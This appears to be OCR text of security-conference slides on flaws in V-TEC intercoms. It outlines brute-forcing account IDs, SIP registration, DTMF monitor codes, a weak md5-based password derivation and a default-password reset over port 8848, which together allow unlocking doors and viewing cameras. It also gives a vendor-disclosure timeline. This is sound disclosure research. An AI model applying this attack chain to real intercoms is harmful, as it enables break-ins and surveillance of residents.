


Automation

1. “Find” username - brute forcing 3.5 bytes
   a. Guess 3.5 bytes - 0e001A BC DE EF
   b. Simply try to login to the SIP network - SIP Register
2. Establish a call to the home panel - SIP Invite
   a. SIP: INVITE
   b. SDP: Coordinate ports & codecs
   c. RTP: Start data servers
3. Connection established with home panel
   a. We need to open the intercom camera
   b. SIP DTMF Signaling - sending monitor codes
4. Get intercom video!
   a. H264 stream: parse and convert to MP4 using ffmpeg

Automation

1. “Find” username - brute forcing 3.5 bytes
   a. Guess 3.5 bytes - 0e001A BC DE EF
   b. Simply try to login to the SIP network - SIP Register
2. Establish a call to the home panel - SIP Invite
   a. SIP: INVITE
   b. SDP: Coordinate ports & codecs
   c. RTP: Start data servers
3. Connection established with home panel
   a. We need to open the intercom camera
   b. SIP DTMF Signaling - sending monitor codes
4. Get intercom video!
   a. H264 stream: parse and convert to MP4 using ffmpeg




DEMO

Surveillance door station via 2Easy APP

On 2Easy APP, press on "Monitor" and wait for a few second (Due to 2-Wire communication will take around 12 second to get video), blue screen is normally due to the DX monitor is verifying the password and monitor code.

1. Open camera stream
2. Transmit audio
3. Unlock the door



Surveillance door station via 2Easy APP

DISCLOSURE

Sharon Brizinov Sent -...claroty.com 6 April 2021 at 20:42

Vulnerability Disclosure Details

SB

To: support@v-tec.com.cn, Cc: Claroty Research Team

Dear V-TEC,

My name is Sharon Brizinov and I am a vulnerability team leader at Claroty, an ICS cyber security vendor.

Recently we've found a couple of vulnerabilities in some of your products which we would like to disclose to you.

What would be the best way to send you our findings? Do you have a PGP key?

Thanks,
Sharon Brizinov
Vulnerability Research Team Lead @ Claroty
PGP Key

Trying to Disclose a Vulnerability

- 6 April 2021 - First email to `support@v-tec.com.cn`: No response
- 21 May 2021 - Second email to `support@v-tec.com.cn`: No response
- 23 May 2021 - Third email to `hebe@v-tec.com.cn`: No response
- 24 May 2021 - Trying to call: someone answers asks us to send an email. We explained that we sent a couple of emails already. They insist us to send an email to `hebe@v-tec.com.cn`.
- 24 May 2021 - Fourth email: No response

- We have reported this to CERT-IL, they tried to contact the vendor multiple times through local distributors, but could not receive any response from the vendor.

Summary

- Bad authentication design allowed us to remotely control V-TEC intercoms around the world
  - Easy to guest account IDs (based on `DS2411` chip)
  - Known password derivation algorithm (last two byte of md5)
  - Cloud-management protocols allows password override to default (tcp port 8848)
- We can unlock doors, open camera stream, and play sounds
- Company did not reply to our disclosure efforts

TO BE CONTINUED…

TO BE CONTINUED… ;)